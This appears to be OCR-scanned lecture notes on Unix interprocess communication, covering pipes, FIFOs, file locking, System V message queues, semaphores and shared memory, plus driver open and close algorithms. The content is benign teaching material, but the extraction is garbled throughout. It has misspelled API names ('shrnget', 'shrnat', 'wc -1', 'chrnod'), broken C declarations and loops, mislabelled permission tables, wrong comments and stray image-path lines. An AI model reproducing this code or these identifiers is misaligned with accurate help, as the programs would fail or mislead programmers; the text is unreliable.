$ who | wc -1
```

Both the writer process and the reader process of a pipeline execute concurrently, a pipe automatically buffers the output of the writer and suspends the writer if the pipe gets too full.

UNNAMED PIPES

pipe(fd) - unidirectional communication link



For bidirectional communication use two pipes

```
/* talk.c */
#include <stdio.h>
#define READ      0
#define WRITE     1

char* phrase = "a line of text for talk";

main() {
   int fd[2], nread;
   char str[100];

   pipe(fd);                  /* create unnamed pipe */
   if(fork()== 0){            /* child writer */
      close(fd[READ]);        /* close unused end */
      write(fd[WRITE], phrase, strlen(phrase)+1);
      close(fd[WRITE]);       /* close used end */
   }
   else
   {/* parent reader */
      close(fd[WRITE]);       /* close unused end */
      nread = read(fd[READ], str, 100);
      printf("read %d bytes: %s\n", nread, str);
      close(fd[READ]);        /* close used end */
   }
}
```

```
/* connect.c - equivalent to command line pipe */
#include <stdio.h>
#define READ      0
#define WRITE     1

main(int argc, char *argv[])
{
   int fd[2], pipe(FILE *fd);       /* create unnamed pipe */

   if (fork()!= 0){           /* parent writer */
      close(fd[READ]);        /* close unused end */
      dup2(fd[WRITE],1);      /* duplicated used end to stdout */
      close(fd[WRITE]);       /* close original used end */
      execlp(argv[1], argv[1], NULL);     /* execute writer program */
      fprintf(stderr, "connect");         /* should never execute */
   }
   else
   { /* child reader */
      close(fd[WRITE]);       /* close unused end */
      dup2(fd[READ],0);       /* duplicated used end to stdout */
      close(fd[READ]);        /* close original used end */
      execlp(argv[2], argv[2], NULL);     /* execute writer program */
      fprintf(stderr, "connect");         /* should never execute */
   }
}

   connect who wc
```

NAMED PIPES - FIFO (first in first out)
Advantages:
- have a name that exists in file system
- may be used by unrelated processes
- exist until explicitly deleted

```
$ mknod mypipe p OR $ mkfifo mypipe
mknod(argv[l], S_IFIFO, 0);
chrnod(argv[l], 0660);
```

If a process tries to open a named pipe for read-only and no process writing, the reader will wait until a process opens it for writing.
(If O_NDELAY is set then open succeeds immediately).

If a process tries to open a named pipe for write-only and no process reading, the writer will wait until a process opens it for reading.
(If O_NDELAY is set then open fails immediately).

```
/* reader.c */
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/file.h>

int mkfifo(char *name)
{
   char str[100];

   sprintf(str, "mkfifo %s", name);
   return(system(str));
}

/* read NULL terminated line into str from fd */
```

```
int readline(int fd, char *str)
{
     int nread;
     while (((nread=read(fd, str, 1)) > 0) && (*str++ != NULL))
     return (nread > 0); /* false if end of file */
}

main(int argc,char *argv)
{
   int fd;
   char str[100];
   mkfifo (" PIPE");
   if ((fd=open("PIPE", O_RDONLY)) == -1){
      fprintf(stderr, "%s: can't open PIPE\n", argv[0]);
      exit(1) ;
   }
   while (readline(fd, str))
      printf("%s\n", str);
   close(fd);
   unlink("PIPE") ;
}
```

```
/* writer.c */
#include <stdio.h>
#include <sys/file.h>

main()
{
   int fd,i;
   char str[100];

   mkfifo("PIPE");      /* if it does not already exist */
   while ((fd=open ("PIPE", O_WRONLY) < 0))
      sleep(1);   /* wait for reader */

   sprintf(str, "hello from PID %d", getpid());
   for (i=0; i<3; i++)
   {
         write (fd, str, strlen(str)+i);
         sleep(1) ;
   }
   close(fd);
}
```

```
reader & writer & writer &
[1] 698
[2] 699
[3] 700
Hello from PID 699
Hello from PID 700
Hello from PID 699
Hello from PID 700
Hello from PID 699
Hello from PID 700
[2] Done
[3] Done
[1] Done
```

Changing directories


```
/* chdir.c */
#include <stdio.h>
```

```
main()
{
   chdir ("/") ;
   system("pwd");
   chdir("/usr/local/bin") ;
   system("pwd");
}
/* exchange.c - full duplex communications between processes */
#include <string.h>
#include <stdio.h>
#define IN  0
#define OUT 1
char string [] = "hello world";
main()
{
   int count, i;
   int pipe_to_parent[2], pipe_to_child[2];
   char buffer[256];

   pipe(pipe_to_parent);
   pipe(pipe_to_child);

   if (fork () == 0)
   {/* child process */
      close(IN);                    /* close old stdin */
      dup(pipe_to_child[IN]);       /* dup pipe read to stdin */
      close(OUT);                   /* close old stdout */
      dup(pipe_to_parent[OUT]);     /* dup pipe write to stdout *

      close(pipe_to_parent[OUT]);   /* close unnecessary pipes */
      close(pipe_to_child[IN]);
      close(pipe_to_parent[IN]);
      close(pipe_to_child[OUT]);

      for (;;) {
            if ((count = read(IN, buffer, sizeof(buffer))) == 0)
                  exit(0);
            write(OUT, buffer, count);
      }
   }

   /* parent process */
   close(OUT);                      /* close old stdout */
   dup(pipe_to_child[OUT]);         /* dup pipe write to stdout */
   close(IN);                       /* close old stdin */
   dup(pipe_to_parent[IN]);         /* dup pipe read to stdin */

   close(pipe_to_child[OUT]);       /* close unnecessary pipes */
   close(pipe_to_parent[IN]);
   close(pipe_to_child[IN]);
   close(pipe_to_parent[OUT]);

   for (i=0; i<15; i++)
   {
      write (OUT, string, strlen(string));
      read (IN, buffer, sizeof(buffer));
   }
}


/* process attached to its own directory */
#include <stdio.h>     #include <dirent.h>
#define MAXLEN    80   #define DIRSIZ 14
main()
```


```
{
   char process_name[MAXLEN];
   char line[MAXLEN];
   sprintf(process_name, "parent");
   while (1) {
      printf("%s> ",process_name);
      fgets(line, MAXLEN, stdin);
      if (strcmp(line, "dir") == 0)
            directory(process_name);
      else if (strcmp(line, "start") == 0)
            start(process_name);
      else if (strcmp(line, "exit") == 0)
            exit(0) ;
      else if (strcmp(line, "") == 0)
            continue;
      else
      printf("there is no help yet\n");
   }
}

directory(char *pname)
{
   int fd, nread,size;
   char *dname,*path;
   static struct dirent dlink;
   getpath(pname, path);

   if ((fd=open(path, 0)) == -1) {
      fprintf(stderr, "no such directory\n");
      exit(1);
   }
   dlink.d_name[DIRSIZ] = '\0';
   size = sizeof(struct dirent);
   while((nread=read(fd, &dlink, size)) == size)
      if (dlink.d_ino != 0){}
}
```

Interprocess Communication

- IPC between two processes on a single system



- IPC between two processes on different systems



There are several ways to implement IPCs:

- Pipes
- FIFOs
- message queues
- semaphores
- shared memory

- File and Record Locking
  UNIX line printer
  - Process has to place a job on the print queue.
- has to assign a unique sequence number to each job
- job exists long enough for process ID to be reused
- file for each printer contains sequence number

  Each process that needs a sequence number
  - reads the sequence number file
  - uses the number
  - increments the number and writes it back

The problem is that in the time it takes a single process to execute these three steps, another process can perform the same steps. Chaos results.

- Advisory Locking versus Mandatory Locking

Advisory locking means that the operating system maintains information about which files have been locked and by which process. A process can ignore an advisory lock and write to it, if the process has adequate permissions. This is fine for cooperating processes.

Mandatory locking means that the operating system check every read and write request to verify that the operation does not interfere with a lock held by a process. (System V Release 3 only - turn group-execute bit off and turn set-group-ID on for file)

- File Locking versus Record Locking


File locking locks an entire file, while record locking allows a process to lock a specified portion of a file (on UNIX several records are locked this is called range locking).

- Other Unix Locking Techniques

1. The link system call fails if the name of the new link to the file already exists.
2. The creat system call fails if the file already exists and if the caller does not have write permission for the file.
3. Newer version of UNIX, support options to open system call that cause it to fail of the file already exists.


- techniques 1 & 2 work on any version of UNIX.
  - all take longer to execute than actual file locking system calls.
  - an ancillary lock file is required.
  - remove ancillary lock files after a system crash
  - /tmp? cannot create links across file systems.
  - technique does not work for superuser.
  - instead of waiting one second - process wanting lock should be notified when lock is available.

Simple Client-Server Example




Pipes

- Pipe in a single process



- Pipe in a single process, immediately after fork



- Pipe between three processes

```
who | sort | lpr
```

- Pipe between three processes in a shell pipeline

- Two pipes to provide a bi-directional flow of data
  - create pipe I, create pipe 2
  - fork
  - parent closes read end of pipe 1
  - parent closes write end of pipe 2
  - child closes write end of pipe 1
  - child closes read end of pipe 2

FIFOs

First In, First Out is similar to a pipe (System V). FIFOs are used by the System V line printer.
A FIFO is created by the mknod system call.

```
int mknod(char *pathname, int mode, int dev);      /etc/mknod name p
```

Pipe/FIFO rules for reading and writing:

- read ask for less data than is in pipe
- returns requested data
- leaves remainder
- ask for more - only return what is available
- no data in pipe - read returns zero - EOF
- writes less than capacity of pipe (4096 bytes) - write is guaranteed to be atomic
- write to a pipe & no read process - SIGPIPE signal

Consider a daemon that uses a FIFO to receive client requests:

- Daemon opens FIFO for read-only & its typical state is waiting in a read system call for a client request.
- Client processes are started and they open the FIFO for writing, write their request, & exit.
- What happens is that the read returns zero to the daemon every time a client process terminates, if no other clients have FIFO open for writing.
- Daemon has to then open the FIFO again and it waits here until client opens FIFO for writing.
- To avoid this, the daemon opens FIFO two times - once for reading & once for writing.
- File descriptor returned for reading is used to read the client requests & fd for writing is never used.
- By having FIFO always open for writing the reads do not return EOF, but wait for next client request.

Client-Server FIFO example

- `mknod` to create the FIFOs (may already exist). After fork both processes must open each of 2 FIFOs.
- Parent process remove FIFOs with unlink system call, after waiting for the child to terminate.
- The order of the open calls is important, and avoids a deadlock condition.
- With pipes the client and server had to originate from the same process - no restriction with FIFOs.

Streams and Messages

The data is a stream of bytes with no interpretation done by the system. Many UNIX processes that need to impose a message structure on top of a stream based IPC facility do it using the newline character to separate messages.

- Name Spaces

The name is how the client and server "connect" to exchange messages

IPC type	Name space	Identification
pipe	(no name)	file descriptor
FIFO	pathname	file descriptor
message queue	key_t key	identifier
shared memory	key_t key	identifier
semaphore	key_t key	identifier
unix socket	pathname	file descriptor

key_t key

`ftok` function converts a pathname to a IPC key

```
#include <sys/types.h>
#include <sys/ipc.h>
key_t ftok(char *pathname, char proj);
```

Guarantee a unique key


32-bit inode => 16-bits
8-bit major device number
8-bit minor device number => 8-bits
8-bit project => 8-bits

System V IPC
- message queues
- semaphores
- shared memory0


	Message queue	Semaphore	Shared memory
include file <...>	sys/msg.h	sys/sem.h	sys/shm.h
system calls			
to create or open	msgget	semget	shmget
for control operations	msgct1	semct1	shmct1
for IPC operations	msgsnd msgrcv	semop	shmat shmdt

```
/* <sys/ipc.h> */
struct ipc_perm { /* <sys/ipc.h> */
ushort uid;       /* owner's user id */
ushort gid;       /* owner's group id */
ushort cuid;      /* creator's user id */
ushort cgid;      /* creator's group id */
ushort mode;      /* access modes */
ushort seq;       /* slot usage sequence number */
ket_t key;        /* key */
};
```

- Generating IPC ids



- Logic flow for opening an IPC channel



Message queues


There is no requirement that any process be waiting for a message to arrive on queue before some other process is allowed to write a message to that queue

For every message queue in the system, the kernel maintains the following structure of information:

```
#include <sys/types.h>
#include <sys/ipc.h>          /* defines ipc_perm structure */

struct msqid_ds {
struct ipc_perm msg_perm;     /* operation perm struct */
struct msg *msg_first;        /* ptr to first msg on q */
struct msg *msg_last;         /* ptr to last msg on q */
ushort msg_cbytes;            /* current # of bytes on q */
ushort msg_qnuro;             /* current # of messages on q */
ushort msg_qbytes;            /* max # of bytes allowed on q */
ushort msg_lspid;             /* pid of last msgsnd */
ushort msg_lrpid;             /* pid of last msgrcv */
time_t msg_stime;             /* time of last msgsnd */
```

```
time_t msg_rtime;             /* time of last msgrcv */
time_t msg_ctime;             /* time of last msgctl */
                              /* that changed the above */
}
```

- Message queue structures in kernel



A new message is created, or an existing message queue is accessed with `msgget` system call.

```
int msgget(key_t key, int msgflag);
```

msgflag			
0400	MSG_R	read by	owner
0200	MSG_W	write by	owner
0040	MSG_R >> 3	read by	group
0020	MSG_W >> 3	write by	group
0004	MSG_R >> 6	read by	world
0002	MSG_W >> 6	write by	world
	IPC_CREAT	&	IPC_EXCL

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

int msgsnd(int msqid, struct msgbuf *ptr, int length, int flag);

struct msgbuf {
long mtype;       /* message type, must be > 0 */
char mtext[l];    /* message data */ ;
}
```

- The data `mtext` can be binary data or text.
- The kernel does not interpret the contents of the message at all, so cooperating processes could define their own structure.
- The length is in bytes.
- The flag can be set to IPC_NOWAIT or zero.

```
int msgrcv(int msqid, struct msgbuf *ptr, int length, long msgtype, int flag);
```

If MSG_NOERROR bit in flag is set, than data of received message is greater than length.


specify which message on queue is returned:
- if msgtype = 0 then first message on queue
- if msgtype > 0 then first with a type = msgtype
- if msgtype < 0 then first message with lowest type <= absolute of msgtype

If IPC_NOWAIT bit is set, msgrcv returns immediately if a message is not available.

Otherwise, caller is suspended until one of the following occurs:
- message of the requested type is available
- message queue is removed from the system
- process receives a signal that is caught

```
int msgctl(int msqid, int crod, struct msqid_ds *buff);
```
cmd of IPC_RMID to remove message queue from system


Multiplexed Messages



Semaphores

Semaphores are a synchronization primitive. We will use to synchronize access to shared memory segments.

A semaphore is a integer resource counter. If we have one resource, a shared file, then valid values are 0 & 1.



Since our use of semaphores is to provide resource synchronization between different processes, the semaphore value must be stored in the kernel.

To obtain a resource that is controlled by a semaphore, a process needs to test its current value, and if value> 0, decrement the value by 1.


If value = 0, the process must wait until value> 0 (wait for some other process to release resource).

To release resource, a process increments the value. System V implementation of semaphores is done in the kernel - guarantee a group of operations is atomic.

```
#include <sys/types.h>
#include <sys/ipc.h>                /* defines ipc-perm structure */

struct semid_ds {
      struct ipc-perm sem-perm;     /* operation perm struct */
      struct sem *sem_base;         /* ptr to 1st semaphore in set */
      ushort      sem_nsems;        /* # of semaphores in set */
      time_t      sem_otime;        /* time of last semop */
      time_t      sem_ctime;        /* time of last change */
};

struct sem {
      ushort semval;                /* semaphore value, non -ve */
      short sempid;                 /* pid of last operation */
      ushort semncnt;               /* # awaiting semval > cval */
      ushort semzcnt;               /* # awaiting semval = 0 */
};
```

Kernel also maintains for each value in the set:
- process ID of process that did last operation
- number of processes waiting for value to increase
- number of processes waiting for value to = zero

Kernel data structures for a semaphore set




```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/sem.h>

int semget(key_t key, int nsems, int semflag);
```

semflag

0400	SEM_R	alter by owner
0200	SEM_A	read by owner
0040	SEM_R >> 3	alter by group
0020	SEM_A >> 3	alter by group
0004	SEM_R >> 6	read by world
0002	SEM_A >> 6	alter by world
	IPC_CREAT	
	IPC_EXCL	

```
int semop(int semid, struct sembuf **opsptr, unsigned int nops);

struct sembuf {
ushort sem_num;   /* semaphore # */
short sem_op;     /* semaphore operation */
short sem_flg;    /* operation flags */
};
```

Semaphore operations:
- if sem_op > 0, sere_val is added to semaphore value (release of resources)
- if sem_op = 0, caller waits until semaphore value = 0
- if sem_op < 0, caller waits until semaphore value >= absolute of sem_op

```
int semctl(int semid, int semnum, int cmd, union semnum arg);

union semun {
int val;                /* used for SETVAL only */
struct semid_ds *buffi  /* used for IPC_STAT & IPC_SET */
ushort *arrarY;         /* used for IPC_GETALL & IPC_SETALL */
} arg;
```

File Locking with Semaphores

To lock the semaphore call `semop` to do two operations atomically. First, wait for sem#0 to become 0, then secondly increment sem#0 by 1.

To unlock the resource, call semop to decrement `sem#0` by 1. Explicitly set IPC_NOWAIT, so that cannot wait if "impossible condition" occurs.

With System V, it is hard to initialize a semaphore to a value other than zero.

If the process aborts for any reason while it has the lock, the semaphore value is left at one.

Any other process that tries to obtain the lock waits forever when it does the locking semop that first waits for the value to become zero.

System V solution is to tell the kernel (when obtaining lock) that if this process terminates before releasing lock, release it for the process.

For every semop operation that specifies SEM_UNDO:
- if the semaphore value goes up, the adjustment values goes down by the same amount;
- if the semaphore values goes down, the adjustment values goes up by the same amount;
- kernel applies adjustment on exist.

Simpler Semaphore Operations


System V semaphore facility is not simple to understand or use.
There are problems:
- creation of a semaphore with semget is independent of its initialization using semctl. This can lead to race conditions if not careful.
- unless a semaphore is explicitly removed, it exists within the system, using system resources, until the system is rebooted.

Shared Memory

Normal steps in client-server file copying:
- The server reads from the input file. Data is read by kernel into its internal block buffers and copied to the server's buffer.
- The server writes this data in a message (via a pipe, FIFO, or message queue). Data is copied from user's buffer into the kernel.
- The client reads the data from the IPC channel. Data is copied from kernel's IPC buffer to client's buffer.
- Finally the data is copied from the client's buffer to the output buffer. This might involve just copying the data into a kernel buffer and returning, with the kernel doing the actual write operation to the device at some later time.

Most Unix implementations try to speed up these copies as much as possible expensive in time.


Movement of data between client and server



The problem with these forms of IPC - pipes, FIFOs and message queues - is that for processes to exchange data, it has to go through the kernel.
Shared memory provides a way around this by letting two or more processes share a memory segment.

The steps for the client-server examples:
- The server gets access to a shared memory segment using a semaphore.
- The server reads from the input file into the shared memory segment. address to read into points into shared memory.
- When the read is complete the server notifies the client, again using a semaphore.
- The client writes the data from the shared memory segment to the output file

Movement of data between client and server



Data is only copied twice. Both of these copies involve the kernel's block buffers. For every shared memory

segment the kernel maintains.

```
#include <sys/types.h>
#include <sys/ipc.h>          /* defines ipc-perm structure */
struct shrnid_ds {
struct ipc_perm shrn_perm;    /* operation perm struct */
int shrn_seqsz;               /* segment size */
struct XXX shrn_YYY;          /* hardware & implementation dependent information */
ushort shrn_lpid;             /* pid of last operation */
ushort shrn_cpid;             /* creator pid */
ushort shrn_nattch;           /* current # attached */
ushort shrn_cnattch;          /* in-core # attached */
time_t shrn_atime;            /* last attach time */
time_t shrn_dtime;            /* last detach time */
time_t shrn_ctime;            /* last change time */
};

int shrnget(key_t key, int size, int shrnflag);
/* used to create or open access to an existing shared memory segment */
```

shrnflag

0400	SHM_R	read	by owner
0200	SHM_W	write	by owner
0040	SHM_R >> 3	read	by group
0020	SHM_W >> 3	write	by group
0004	SHM_R >> 6	read	by world
0002	SHM_W >> 6	write	by world
	IPC_CREAT		
	IPC_EXCL		

```
char *shrnat(int shrnid, char *shraddr, int shrnflag);
/* returns the starting address of shared memory segment */
```

if shrnaddr == 0
    system selects address for the caller
else
    if value for shrnflag specifies SHM_RND,
        shared memory is attached at the address specified by the shrnaddr
        argument rounded down by SHMLBA (lower boundary address)
    else
        shared memory is attached at the address specified by the shrnaddr argument

```
int shrndt(char *shrnaddr);
   /* detaches the segment but does not delete the shared memory segment */
int shrnctl(int shrnid, int cmd, struct shrnid_ds *buf);
   /* a cmd of IPC_RMID removes a shared memory segment from the system */
```

See `shared_memory.c`

The two process wait for access to the shared memory by waiting for a semaphore's value to become greater than zero.

This is the most efficient way to wait for the resource, since it is the kernel that does all semaphore operations and the kernel puts a process to sleep when it has to wait for a semaphore.

- Busy-waiting - instead of sleeping
  - keep trying to obtain resource

```
/* server loop */
mesgptr->mesg_flag = 0;  /* signal client */
while (mesgptr->mesg_flag == 0)
;                        /* wait for client to process */
```

```
/* client loop */
mesgptr->mesg_flag = 1; /* signal server */
while (mesgptr->mesg_flag == 1)
;                       /* wait for server to process */
```

- Multiple Buffers

```
/* typical program loop */
while ( (n = read(fdin, buff, BUFFSIZE» > 0) /* process the data */
      write (fdout, buff, n);
```

Sockets and TLI

Sockets are a form of IPC provided by BSD4.3

TLI, Transport Layer Interface is a form of IPC provided by System V.

Both provide communication between processes on the same system and between processes on different systems.

10. I/O SUBSYSTEM

- device driver - disk and terminal
- software devices *e.g.* memory
- implementation via - streams

DEVICE INTERFACES
- block device
- character "raw" device

Device configuration data
- hard code into files that are compiled into kernel, or
- supply configuration information while system running, or
- self-identifying devices permit kernel to recognize what is installed.




Figure 27. Driver Entry Points

```
mknod /dev/device_name c/b_special major_no minor_no
```

block device switch table			
entry	open	close	strategy
0	gdopen	gdclose	gdstrategy
1	gtopen	gtclose	gtstrategy

character device switch table					
entry	open	close	read	write	ioctl
0	conopen	conclose	conread	conwrite	conioctl
1	dzbopen	dzbclose	dzbread	dzbwrite	dzbioctl
2	syopen	nulldev	syread	sywrite	syioctl
3	nulldev	nulldev	mmread	mmwrite	nodey
4	gdopen	gdclose	gdread	gdwrite	nodev

Figure 28. Block and Character Device Switch Tables

Drivers frequently sleep, waiting for hardware connections or the arrival of data.

```
algorithm open                          /* for device drivers */
input: pathname
       openmode
output: file descriptor
{
        convert pathname to inode, increment inode reference count,
        allocate entry in file table, user file descriptor,
        as in open of regular file;

        get major, minor number from inode;

        save context (algorithm setjmp) in case of long jump from driver;

        if (block device)
        {
                use major number as index to block device switch table;
                call driver open procedure for index:
                        pass minor number, open modes;
        }
        else
        {
                use major number as index to character device switch table;
                call driver open procedure for index:
                        pass minor number, open modes;
        }

        if (open fails in driver)
                decrement file table, inode counts;
}
```

Figure 29. Opening a Device

Open with "no delay", call returns immediately

```
algorithm close                         /* for devices */

input: file descriptor
output: none
{
        do regular close algorithm;
        if (file table reference count not 0)
                goto finish;
        if (there is another open file and its major, minor numbers
           are same as device being closed)
                goto finish;                    /* not last close after all * /
        if (character device)
        {
                use major number to index into character device switch table;
                call driver close routine: parameter minor number;
        }
        if (block device)
        {
                if (device mounted)
                        goto finish;
                write device blocks in buffer cache to device;
                use major number to index into block device switch table;
                call driver close routine: parameter minor number;
                invalidate device blocks still in buffer cache;
        }
        finish:
        release inode;
}
```

Figure 30. Closing a Device

Close only for the last close of the device
- kernel searches the file table to make sure that no other processes still have the device open
    - several process may access the device via different file table entry
    - several device files may specify the same device different inodes but same device
- for block devices, kernel searches the mount table to make sure that the device does not contain a mounted file system
    - the kernel searches the buffer cache for blocks marked "delayed write" and writes them before invoking the device close procedure.
- kernel releases inode of the device file

Kernel algorithms for read and write are similar to those of a regular file.

